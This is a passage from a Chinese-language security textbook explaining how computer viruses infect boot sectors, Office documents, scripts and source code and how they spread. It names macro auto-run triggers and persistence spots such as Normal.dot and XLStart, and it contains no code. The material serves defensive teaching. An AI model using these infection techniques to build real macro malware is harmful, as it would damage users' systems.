我们刚才描述的伴侣、改写、前置和附加几种感染技术是病毒用来附着可执行程序最常用的方法。病毒同样能够使用这些方法感染其他容易受到攻击的文件，例如具有.VBS或.PHP 后缀的脚本文件，我们稍后会简单介绍这些文件。有时你可能在受到感染的系统上遇到这样的 Malware 实例，即将这些方法组合起来使用，以保证自己能够存活下来。例如，在 2002 年发现的 Appix 蠕虫，将自身前置到具有.COM、.EXE 和.SCR 扩展名的可执行文件的开始部分，并将其代码附加在 PHP 脚本文件中。这种灵活的小虫子既是一个前置病毒，也是一个附加病毒。

你可能会回忆起前面有关病毒历史的讨论，早期的病毒程序并不感染可执行程序，而是通过附着在磁盘的引导区来进行传播。在接下来的这一节中，我们将会分析为什么引导区是病毒代码的有效载体。

2.2.2 感染引导区

为了理解引导区的用途，以及病毒为什么会选择引导区作为感染目标，让我们分析一下从硬盘中加载操作系统的几个关键步骤。在系统启动时，计算机如何得知该运行哪些程

序？毕竟，启动 Windows XP 需要执行的文件与启动 Linux、Solaris 或者 Windows 98 需要执行的文件不同。不仅如此，取决于磁盘的布局，这些程序可能存储在磁盘中的不同位置。为了适应不同的操作系统和磁盘结构，在启动过程中，计算机依靠称为“引导区”（*boot sectors*）的磁盘专用区域来引导计算机完成启动。

当你打开计算机时，它首先会执行对硬盘进行初始化并允许系统启动的一系列的指令。实现这种动作的代码是 BIOS 程序部分，它由硬件厂商嵌入到计算机的芯片中。BIOS 本身写得越通用越好，它并不管如何加载特定的操作系统。那样的话，只有一个 BIOS 程序的计算机就可以被多种不同的操作系统使用。由于 BIOS 不知道如何加载操作系统，因此它能够确定第 1 个硬盘的第 1 个扇区，并执行存放在其中并被称为“主引导记录”（*Master Boot Record, MBR*）的小程序。有时，人们会将存储 MBR 数据的物理扇区称为“主引导区”。

MBR 也不知道如何加载操作系统，这是因为计算机可以有多个分区，也可以安装多个操作系统，它们都有各自的启动需求。MBR 的部分代码知道如何列举所有可用的分区，如何将控制权转移到所需分区的引导区。位于每个分区开端的引导区非常恰当地被称为“分区引导区”（*partition boot sector, PBS*）。用来表示 PBS 的其他术语有“卷引导区”（*volume boot sector*）和“卷引导记录”（*volume boot record*）。嵌入在 PBS 中的程序可以定位操作系统的启动文件，并在系统的启动过程中将控制权传给这些启动文件。图 2-4 阐明了 BIOS、MBR、PBS 和操作系统本身的关系。



图 2-4 引导区病毒指向在计算机启动过程中执行的 MBR 或 PBS 指令

这种利用 MBR 和 PBS 内容的可执行特性，并将自身附着在某一个引导区中的病毒称为“引导区病毒”，感染了引导区病毒的个人计算机在启动时会执行病毒代码。图 2-4 中使用靶子图标突出显示了启动过程中最容易遭受到这种攻击的元素。

1991 年发现的 Michelangelo 病毒是一种典型的引导区病毒，它之所以出名，主要是因为 1992 年在它爆发日前后引起了媒体的一阵狂热。Michelangelo 的有效载荷是极具破坏性的——如果受到感染的计算机在 3 月 6 日（文艺复兴时期伟大的艺术家 Michelangelo 的生日）启动，病毒就会覆盖硬盘的所有扇区。我想知道以恶意软件实现这种“纪念”的方式，

Michelangelo 本人会有什么感想。尽管在当时发布的大部分新闻预测将有数以百万计的个人计算机受到感染，实际上在那个重要的日子来临时，大约有 10 000~20 000 台计算机受到影响[14]。这虽然并没有像公众事先预测的那样是一个相当大的灾难，但是那天对于相当多的人来说是非常糟糕的一天。

当 Michelangelo 感染一个硬盘后，它将原来的 MBR 内容移动到磁盘中的另外一个位置，并将自身安放在 MBR 中。计算机下一次启动时，BIOS 将执行 Michelangelo 的代码，这会将病毒加载到内存中。当然，除非是 3 月 6 日；否则 Michelangelo 会将控制权传给原来的 MBR，继续启动过程。在那一天，Michelangelo 会对整个硬盘进行“清洗”。

除了感染硬盘，Michelangelo 还能够附着在软盘的引导区上。如果没有这种能力，单纯的引导区病毒很难从一台机器传播到另一台机器上。因为它们不能感染可执行文件，人们也很少相互交换硬盘。软盘只有单个的分区，不具有 MBR。换句话说，当计算机的 BIOS 从软盘启动时，它将定位到磁盘的引导区，加载操作系统。

一旦 Michelangelo 病毒运行在个人计算机上，它将自动把自身附着到每一个插入计算机的软盘的引导区中。它能够完成这个过程，因为可以通过附着在底层的 BIOS 驱动内而将自身加载到内存中，并在操作系统启动后仍然保持活动状态。能够保存在被感染计算机的随机存储器（RAM）中的病毒叫做“常驻内存病毒”（*Memory-resident viruses*）。这一特性可以归因于病毒，不管其基本的攻击目标是引导区，还是可执行文件。非常驻内存病毒有时叫做“直接作用病毒”（*direct-action viruses*），当其宿主程序执行时，它们立即动作，没有任何延迟。

在 Windows NT 及后续的 Microsoft Windows 版本（2000、XP 和最新的 2003）中，常驻内存病毒的效力被严重削弱了，这是一个好消息，这些操作系统在进行本地磁盘的底层访问时不再依赖于 BIOS。其结果是，即使计算机的引导区被感染，病毒将自身加载到内存中。在计算机启动后，病毒代码仍然会被忽略。虽然病毒被加载，但是当操作系统得到了控制权后，它就没有机会将自身写在新的软盘和硬盘驱动器上了。这意味着在 Windows 运行时，病毒就不能够附着在新的目标上。另一方面，在 Windows 加载之前，病毒仍然能够激活它的有效载荷，当计算机执行藏在引导区中的恶意指令时会潜在地导致破坏。

可是我们应该了解，在系统分区上使用 NTFS 格式的 Windows 计算机，如果其 PBS（分区引导区）被感染，则其可能会崩溃。这是因为，对于 NTFS 格式的硬盘驱动器，在 PBS 帮助加载操作系统后，Windows 会立即在 PBS 中放置一些特殊指令。病毒感染 PBS 时，可能会覆盖这些指令，使 Windows 不知道如何正确启动，从而导致计算机崩溃[15]。

我们已经了解病毒感染可执行文件和引导区的主要技术，但是那些技术并不是这些病毒使用的仅有的几种技术。除了可执行文件和引导区之外，其他常见的计算机病毒感染目标是具有携带可执行代码能力的文档文件。

2.2.3 感染文档文件

你可能回忆起在第1章所讲述的内容，即在现代计算环境下，混合静态数据和可执行代码导致了 Malware 的盛行，这个问题经常由那些乐意执行脚本和文档内嵌程序的应用程序自己显露出来。以往单词“*Document*”（文档）表示的是只存储数据的文件，然而时至今日，许多流行的文档格式现在支持内嵌代码。当用户打开文档时，这些代码可以由应用程序执行。

这里就是一些支持宏（*macro*）的软件产品——宏是为了增强应用程序功能的目的而嵌入到文档中的命令，例如与用户交互或者自动化任务。

- ✎ *Microsoft Office* 产品，包括 *Microsoft Word*、*Excel* 和 *PowerPoint*，它支持一种强大的脚本语言 *VBA*(Visual Basic for Application)。Microsoft Office 2003 同样允许程序员使用 *Visual Basic .NET* 或 *Visual C# .NET* 语言写代码并将代码包含在文档中。
- ✎ *WordPerfect Office* 产品，包括与 *Microsoft Office* 竞争的软件产品，它支持用 *VBA*、*PerfectScript* 和 *ObjectPAL* 语言写的宏。
- ✎ *StarOffice* 及其兄弟产品 *OpenOffice*，同样与 *Microsoft Office* 系列软件竞争市场，它们允许用户嵌入用 *StarOffice Basic* 脚本语言写的宏。这套产品使得宏类型病毒不仅可以感染 *Windows* 操作系统，还可以感染 *Linux*、*Mac OS X* 和 *Solaris* 等操作系统。
- ✎ *AutoCAD*，一种流行的绘图和设计工具，同样支持 *VBA* 写的宏，这些宏可以包含在画图文件中。

这种支持宏的可脚本编程的文档类型到处可见。到目前为止，*Microsoft Word* 是支持宏的最流行的应用程序。因此，*Word* 文档对于宏病毒来说是特别有吸引力的目标。对于一个用户，不管是否是恶意的，都能使用图 2-5 所示的内建 *Visual Basic* 编辑器在 *Word* 文档中嵌入宏。运行 *Word*，选择 **Tools（工具）** → **Macro（宏）** → **Visual Basic Editor（Visual Basic 编辑器）** 命令，就会启动这个编辑器。为了理解宏病毒如何感染宿主文档。让我们分析一下以 *Microsoft Word* 文档为目标的病毒的典型运行方式。

附着在文档上的病毒需要确保其代码能够由被感染文件的用户触发，否则病毒就不会运行。为了完成这项任务，以 *Word* 文档为攻击目标的病毒包含有多个子例程，这些子例程的名称对于 *Microsoft Word* 有特殊意义。例如，假如一个文档包含一个叫做“*Document_Open()*”的子例程，则当用户打开文档时，*Microsoft Word* 就会执行这个例程。另外一个常见的目标是名为“*Document_Close()*”的子例程，当文档关闭时，就执行该例程。事实上，这些子例程正是 1999 年的梅利莎病毒所依赖的。



图 2-5 Microsoft Office 内建的 Visual Basic 编辑器允许用户在 Office 文档中嵌入可执行指令

当梅利莎寄生于 Word 文档中时，其代码位于 `Document_Open()` 子例程中，当用户打开这个文档时，代码会自动执行。为了保证它能“待”在计算机上并有机会感染其他文档，梅利莎将自身复制到受害者的 `Normal.dot` 文件中。无论何时，只要 Word 启动，Word 就会处理这个特殊的文件。`Normal.dot` 包含了默认的模板，这个模板用于所有新建的 Word 文档中，设置诸如默认的页边距和字体等项目。嵌入在 `Normal.dot` 中的病毒是持久的，在每次 Microsoft Word 的运行期间都保持活动。当梅利莎将自身复制到 `Normal.dot` 中时，它将其代码保存为 `Document_Close()` 例程。这样，病毒代码就被自动插入到受害者在编辑过程中保存的文档中。

还有许多其他例程可用做 Word 宏病毒的触发器，下面是用于感染的例程简略列表。

- ✎ `AutoExec()` ——当用户启动 Word 时将执行该函数。
- ✎ `AutoClose()` 和 `FileExit()` ——当用户关闭文档时运行这些例程。
- ✎ `AutoExit()` ——当用户退出 Word 时，该函数被激活。
- ✎ `AutoOpen()` 和 `FileOpen()` ——当用户打开文档时运行这些例程。
- ✎ `AutoNew()` 和 `FileNew()` ——当用户建立一个文档时运行这些函数。
- ✎ `FileSave()` ——如你所想像的那样，当用户保存文件时执行该函数。

以 Microsoft Excel 电子表格为感染目标的病毒的运行方式与此类似。为了能够在运行期间感染新文件，Excel 宏病毒能够将自身复制到 `Personal.xls` 文件中，这个文件与 Microsoft Word 中的 `Normal.dot` 文件的用途类似。在 1996 年发现的第 1 个感染 Excel 文档的 Laroux

病毒,正是使用的这种技术。如图 2-6 所示,当用户打开电子表格文档时,Laroux 依赖 Excel 的 `auto_open()` 子例程自动执行其代码。一旦被激活,病毒就调用它所拥有的恶意的宏继续进行感染。该宏有一个表面上看起来无害的名字——`check_files()`。




图 2-6 打开一个电子数据表时 Excel 执行的 `auto_open()` 子例程触发 Laroux

作为另外一个选择,宏病毒除了借助于 `Personal.xls` 外,还可以将一个受感染的电子数据表文件放在 Excel 的启动目录下。默认情况下,Office XP 中的 Excel 启动目录路径是 `C:\Program Files\Microsoft Office\Office10\XLStart`,Excel 会自动加载位于其中的所有电子数据表。1999 年发现的 `Triplicate` 病毒(也称为“`Tristate`”),就是借助于这一特征来确保它的宏能够感染新打开的电子数据表。

`Triplicate` 是一个特别有趣的 Malware 样本,因为它是第 1 个以多种文档类型为感染目标的宏病毒,它有如下传播策略。

- ✎ 将自己的宏嵌入到 Microsoft Excel 电子表格中,并在 Excel 的启动目录中建立一个称为“`Book1.xls`”的被感染文件。
- ✎ 将自己的宏嵌入到 Microsoft Word 中,并将其代码复制到被感染计算机的 `Normal.dot` 模板中。
- ✎ 将自己的宏嵌入到 Microsoft PowerPoint 演示文稿中,并将自身插入到 PowerPoint 的空白的 `Presentation.pot` 模板文件中。PowerPoint 2002 使用 `Presentation.pot` 作为新创建幻灯片文件的模板,后来的 PowerPoint 版本将这个文件命名为“`Blank.pot`”。以这种方式嵌入到默认模板中的 `Triplicate` 代码将会自动地包含在受害者创建的新的演

示文稿中，病毒在 PowerPoint 文档中添加一个与幻灯片大小相同的不可见矩形。然后创建一个 `actionhook()` 程序，用户无论何时单击这个新矩形，PowerPoint 都会激活这个程序 [16]。这样，当用户单击幻灯片中任何位置，病毒都会被激活。设想一下，将一个特洛伊木马 (Trojan horse) 形状添加到 PowerPoint 幻灯片中。在文档的各个地方都嵌入可执行代码，从而使这些类型的攻击成为可能。

宏病毒有一个古怪的现象，即当一个病毒与另外一个结合时会在无意识间产生病毒变种 [17]，如图 2-7 所示。考虑病毒 Virus 1，它包含两个子例程。当用户打开文档时，`Document_Open()` 运行；当病毒执行其有效载荷时，`Delete_Files()` 被触发。当 Virus 1 感染文档时，它将这些宏拷贝到新的宿主文件中。现在考虑另外一个不相关的病毒 Virus 2，它有两个分别称为“`Document_Open()`”和“`Mail_Files()`”的子例程。当一个已经被 Virus 1 感染的用户打开一个含有 Virus 2 的文档时，Virus 2 的宏将被复制到已被 Virus 1 感染的文档中。根据病毒的实现，Virus 2 的 `Document_Open()` 宏的内容将与来自 Virus 1 的同名例程合并。因此，两次受到感染的文档现在包含 `Document_Open()`、`Delete_Files()` 和 `Mail_Files()` 共 3 个子例程。它能删除文件，也能用电子邮件发送文件，这个合成的后代具有其双亲 Virus 1 和 Virus 2 的特点。这是一个非常奇特的现象，令人想起生物物种间的有性繁殖。



图 2-7 不相关的宏病毒间不经意的结合可能会产生一个病毒变种

并不是所有的宏病毒都能通过合并产生出有用的病毒。无论如何，那些可以正常运行的病毒将表现出新的属性，它们甚至会与用来检测其父代病毒的反病毒特征码不匹配。考虑一下杂交！这是一种不需要 Malware 作者干预的计算机病毒进化方法，即病毒通过交叉感染。那些能够被反病毒特征码检测和不能复制的病毒相继死去，那些表现出众的病毒存活下来并复制，达尔文的自然选择理论在计算机病毒的世界中得到了证明。

1997 年人们首次发现 Navrharr 病毒展现了感染技术强有力的组合。一次不寻常的“纠缠”后，这个病毒能够感染 Microsoft Word 文档和 Windows 设备驱动程序。被 Navrharr 感染的文档通过 `AutoOpen()` 宏触发病毒，这个子例程随后从文档体中提取出一个恶意的可

执行程序, 它会继续感染设备驱动程序。操作系统在重新启动起后将运行被感染的驱动程序, 这样会将 Navrhar 加载到内存中, 允许它拦截任何保存 Microsoft Word 文档的尝试[18]。像这样能够感染不同类型宿主(也就是说可执行文件、引导区、文档及设备驱动等)的病毒称做“**混合型病毒**”(multipartite), 这一术语反映出这种 Malware 的不同部分分散在机器的不同区域。可将一个**混合型病毒**看做是一株传播种子的蒲公英, 当刮风时, 带有种子的小白伞到处传播。有些种子降落在引导区的土壤中, 其他一些种子集中在可执行文件上, 还有另外一些种子则寻找文档文件。它们都是同一种病毒的一部分, 每一部分都能萌芽并长成一株感染其他类型的“野草”。**混合型病毒**的一般目标是程序文件和引导区, 但是 Navrhar 的出现表明, 病毒宿主类型结合的可能性是无穷无尽的, 它推翻了必须包含可执行指令文件的观点。

自从 1995 年首次出现以来, 宏病毒的流行变得越来越引人注目, 导致这个趋势的原因之一是这种病毒容易写。感染可执行文件和引导区的病毒一般采用低级机器语言指令或者 C 语言来写; 与之相反, 文档病毒能够用功能强大且易学的高级脚本语言创建。由于这些脚本通过程序实时地解释执行, 所以 Malware 作者甚至不需要编译病毒代码。综合分析这个问题, 我们吃惊地发现, 创建以 Microsoft Office 文档为攻击目标的病毒所需的软件, 竟然以 Visual Basic 编辑器的形式出现在 Microsoft Office 系列产品中, 这对于那些坏家伙而言再方便不过了。然而, 攻击并没有就此停止, 让我们简单看一下病毒代码的其他宿主。

2.2.4 病毒感染的其他目标

脚本与那些嵌入在文档中的宏类似, 也可以作为独立的文件而存在, 因此也是病毒感染的潜在目标。与编译过的可执行文件相反, 这样的脚本通常用可读的纯文本书写其指令, 并在运行时由适当的解释程序处理。一个称为“WSH”(Windows Scripting Host)的 Windows 组件支持多种脚本语言, 也许最重要的是支持 Visual Basic 脚本, 这些通常以.VBS 为扩展名的脚本可以让你用高级且易学的语言实现自动化系统管理和安全工作。如果你没有看过作为 Microsoft Windows Resource Kit 一部分的功能强大的 VBS 脚本, 那就看一看吧。(例如, Startup.vbs 脚本可以让你列举将要在本地或远程系统上自动启动的程序, Exec.vbs 脚本允许你在远程计算机上执行命令。)不幸的是, 对 VBS 脚本的支持使得 Love Bug 和 Anna Kournikova 蠕虫等基于 VBS 的恶意病毒有了可乘之机, 给 Windows 的用户留下了永久的“记忆”。

脚本病毒可能使用改写、前置和附加等技术附着在其他脚本上, 这些技术我们已经在前面分析过了。例如在 2001 年发现的 VBS.Beast 病毒, 它感染计算机的方式是将自身的代码附加在当前驱动器上的所有.VBS 文件上[19]。PHP.Pirus 病毒使用了另外一种方法, 它以 PHP 脚本为攻击目标。这个小东西仅仅将一条命令插入到被感染的脚本中, 这条命令告

诉该脚本去执行保存在一个独立文件中的病毒代码。

UNIX 系统并不能免遭这类型的攻击，坏家伙能够写一个小程序并将它嵌入到管理员用来管理系统的 shell 脚本或 Perl 脚本中。一旦一个可信的用户或系统管理员运行了被感染的脚本，攻击者的代码便可以查找系统的其余部分，并将自身插入到系统的其他 shell 脚本或 Perl 脚本中。

除了 VBS、PHP、shell 脚本和 Perl 脚本外，相似的感染技术也能被用来将病毒嵌入到那些最终将会编译成标准的可执行程序的源代码中，这样的病毒感染流程遵循的步骤如图 2-8 所示。




图 2-8 尽管非常罕见，源代码病毒可以攻击那些没有编译过的目标程序

(1) 一个合法且无恶意的程序员用诸如 C 或 C++ 这样的程序设计语言为一个应用程序创建源代码。

(2) 一个恶意的病毒在应用程序编译前偷偷进入应用程序的源代码中。

(3) 这个可信且无恶意的程序员编译并发布被感染的应用程序。

(4) 被感染的程序在另一台计算机上执行。

(5) 此病毒一旦到达新的受害计算机上，就搜寻未感染的源代码文件并将自身嵌入其中，并等待如此重复循环下去。

因为源代码病毒的潜在感染目标数量相对较少，所以这样的病毒相当罕见。反病毒软件供应商 Kaspersky Labs 仅报告过两个这样的病毒，叫做“SrcVir”和“Urphin”，它们能够感染源代码[20]。

我们已经分析了病毒能够附着在 Windows 可执行文件上的几种方法，EXE 和 COM 文

件当然不是能被这种方法感染的仅有的两种文件。例如一个出现在 1998 年，被称为“StrangeBrew”的病毒能够附着在用 Java 编写的程序上。与标准的 Windows 可执行程序不同，Java 程序不能被操作系统直接执行。而是在运行被编译为 Java class 文件的 Java 程序时，系统依赖于 Java 运行时环境（Java Runtime Environment, JRE）库。

以 Java class 文件为感染目标的主要优势是，相同的感染机制能够适用于许多操作系统，这是因为 Java 程序具有平台独立性的特点。类似 StrangeBrew 这样基于 Java 的病毒能够在 Windows、Linux、Solaris 和 Mac OS X 上运行，只是在不同的平台上有着不同的 JRE 实现，也许这种病毒最大的不利之处是 JRE 经常对不信任的代码施加安全限制。尽管这种病毒远没有那么普遍，在现实中也很少见，它们仍然像一个强烈的提醒信号一样提醒那些经验丰富的 Malware 作者，告诉他们任何包含可执行指令的程序都是病毒的潜在攻击目标。

我们在本章中的这一节中所分析的病毒感染技术，确实与其他类型的恶意软件不同。毕竟，附着在宿主程序的能力是计算机病毒的基本属性，然而病毒的故事并没有画上句号。病毒可以在能够感染其目标之前，它需要先以某种方式进入含有潜在的宿主程序的系统。在下一节，我们将分析病毒从一台计算机传播到另一台计算机的方法。

2.3 病毒的传播机制

我想与你们分享我在这里的新发现，当我试图将你们的物种进行分类时发现……你们迁移到一个地方，在那里你们繁殖，再繁殖，直到所有的自然资源都被耗尽，你们惟一的生存途径就是迁移到其他地方。在这颗星球上，另外一种生命体也遵循着同样的生存模式。病毒，人类是这个星球的疾病，是这个星球的癌症……

——Agent Smith, 电影《黑客帝国》(1999 年) 中的一个反面角色

正如我们所看到的，一旦病毒在计算机系统中被触发，它就知道如何确定宿主程序的位置，并感染它。为了在计算机系统中进行复制，病毒可能依附在软盘和硬盘的引导区，并可能寻找可以嵌入其代码的文档、可执行文件或者脚本文件。为了处于能够不断地感染新文件的有利位置，病毒甚至能将自身载入内存和模板文档。然而在很多情况下，病毒被限制在一台计算机上，并感染其中所有的新宿主程序。为了实现其复制的潜能，病毒需要将自身复制到包含有未被感染目标的新系统中。

与我们下一章要分析的蠕虫不一样，纯粹的病毒不能自动地跨越网络传播，它们需要借助于人类的帮助从一台计算机传到另一台计算机。在这一节中，我们将了解病毒通过使用移动存储、电子邮件、下载，以及共享目录而到达新系统的一些方式。

2.3.1 移动存储

当苹果公司在 1998 年发布了第 1 款 iMac 时，很多人都对苹果公司不打算在新系统中安装软盘驱动器而感到不知所措。在那个时候，这有点不切实际。毕竟，在个人计算机系统中，软盘驱动器似乎已经成为了永久不变的固定设备。在网络和可写入 CD 在价格上被人接受和普及使用以前，软盘驱动器一直是和他人共享文档和其他文件的主要设备。尽管现在软盘驱动器不再像以前那样频繁使用了，但从计算机病毒出现起，软盘就一直陪伴着我们。

像 Elk Cloner 这样的早期病毒的作者意识到，他们可以利用人们使用可移动媒介共享文件的倾向，通过感染软盘的引导区来传播自己的作品。这个趋势一直持续到 20 世纪 90 年代，那时，感染引导区的病毒占病毒总数的很大一部分。由于将引导区作为攻击目标的病毒的流行，所以如果你关闭系统时软盘驱动器中还插有软盘，那么很多反病毒程序依然会向你发出警告，这个警告的目的是防止你在不注意的情况下从带有引导区病毒的软盘启动你的计算机。

引导区病毒通常通过软盘在系统间进行传播。理论上来说，病毒可以将 CD-ROM 的引导区作为感染目标。然而实际上病毒很少能够依赖于附着到 CD 引导区的能力，因为 CD-ROM 一旦刻录好，就不再可写。甚至把像 CD-R 及 CD-RW 这样的 CD 媒体作为引导区病毒的感染目标也是不可行的，因为一旦用户制作好了 CD 并关闭了制作过程，这种媒体就不可修改，相同的推理适用于基于 DVD 的媒体。

除了感染引导区的病毒外，感染可执行文件和脚本的病毒也能利用可移动介质在系统间传播。若用户将被感染文件保存在软盘或可写 CD 上，这样就会通过这种可移动介质将病毒带入其他受害者的计算机中，尽管最终用户往往是无意中为这种感染文件的机制做了贡献。然而人们发现有些软件供应商也会意外地在其为顾客提供的产品媒体中包含了 Malware，例如在雅马哈公司的 CD-R 驱动固件升级中曾经包含有 CIH 病毒（也称为“Chernobyl”）的一份拷贝，在数种游戏杂志附送的 CD 中也出现过这种病毒[21]。我们将在第 9 章中探讨系统的 BIOS 级攻击时更加详细地讨论 CIH 病毒。

尽管使用软盘共享文件已经不再是主流，但是我们仍旧在利用可移动介质彼此交换文档。可写光盘非常便宜，以至于我们会毫不犹豫地上面刻录文件并把它们像糖果一样送出去，而可写 DVD 介质也在朝着这个方向发展。已经普遍使用的其他类型的可移动存储设备是 USB keychain 驱动盘和闪存存储器，例如 SecureDigital 卡和 CompactFlash 卡。只要人们继续使用这样的可移动介质交换文件，病毒就有办法从一个系统传播到其他系统，你应该警惕通过 USB keychain 驱动盘来传播受感染文件的受害者。

2.3.2 电子邮件及其下载

当然，也有不依赖于可移动介质就可以相互共享文件的途径，电子邮件是彼此交换信息最便利和最通用的途径之一。尽管一个纯文本的信息本身不会携带可执行代码，然而它的附件却可以。一个可信的用户可以通过电子邮件将被感染文件发给一个同事或一个朋友，而这种传播方式甚至比通过软盘传播更加容易。

与电子邮件附件的使用相关且让人记忆犹新的 Malware 爆发都使用到自动化技术，利用这样的技术恶意代码将自身通过电子邮件发送给潜在的受害者。这种基于网络的传播方法与最具代表性的蠕虫联系在一起，我们将在下一章中进行讨论。

病毒也能够通过我们从网站或新闻组下载的文件进入我们的网络，例如梅利莎病毒被认为是通过 alt.sex 新闻组的一个含有名为“List.doc”的文件的帖子而进入网络世界的[22]。类似地，来自于远程 Web 服务器的任何可执行文件和文档都有可能被病毒感染。下载这些文件并运行，你就不经意间邀请病毒进入你的系统。我们将在第 4 章中更加详尽地探讨 Malware 在网上的传播。

2.3.3 共享目录

另一种有助于病毒抵达新系统的途径是人们在共享目录中保存被感染的文件，而且病毒能够用于跨越本地系统中的目录的技术，同样也可用来搜索并感染位于文件服务器的共享目录中的文件。各种各样的文件共享机制，包括由服务器信息块（Server Message Block, SMB）协议和网络文件系统（Network File System, NFS）共享，以及如 Gnutella、Kazaa 和 Morpheus 这样的对等网络服务构成的 Windows 文件共享，都能够传播病毒。

多用户的文件服务器对于 Malware 来说是绝佳的场所，因为保存在共享目录中的一个用户的文档或程序可以被来自于不同个人计算机的其他用户存取。这种文件服务器就像一个公共的感染口，在这里各种各样的计算机彼此交换被病毒感染的文件。还好，这种集中式的存储机制也便于我们这些系统的防护者，通过反病毒软件扫描服务器来发现并清除已知的病毒。

2.4 防御病毒

直到现在，本章一直集中在病毒威胁的分析上，是到了将注意力转移到抵御这些威胁的时候了。毕竟，知道这些威胁和防御才是本书的主题。一般而言，保护我们的系统免受 Malware 的侵袭需要一个多层的安全机制。Malware 的多样性和其作者的创造力使得找到

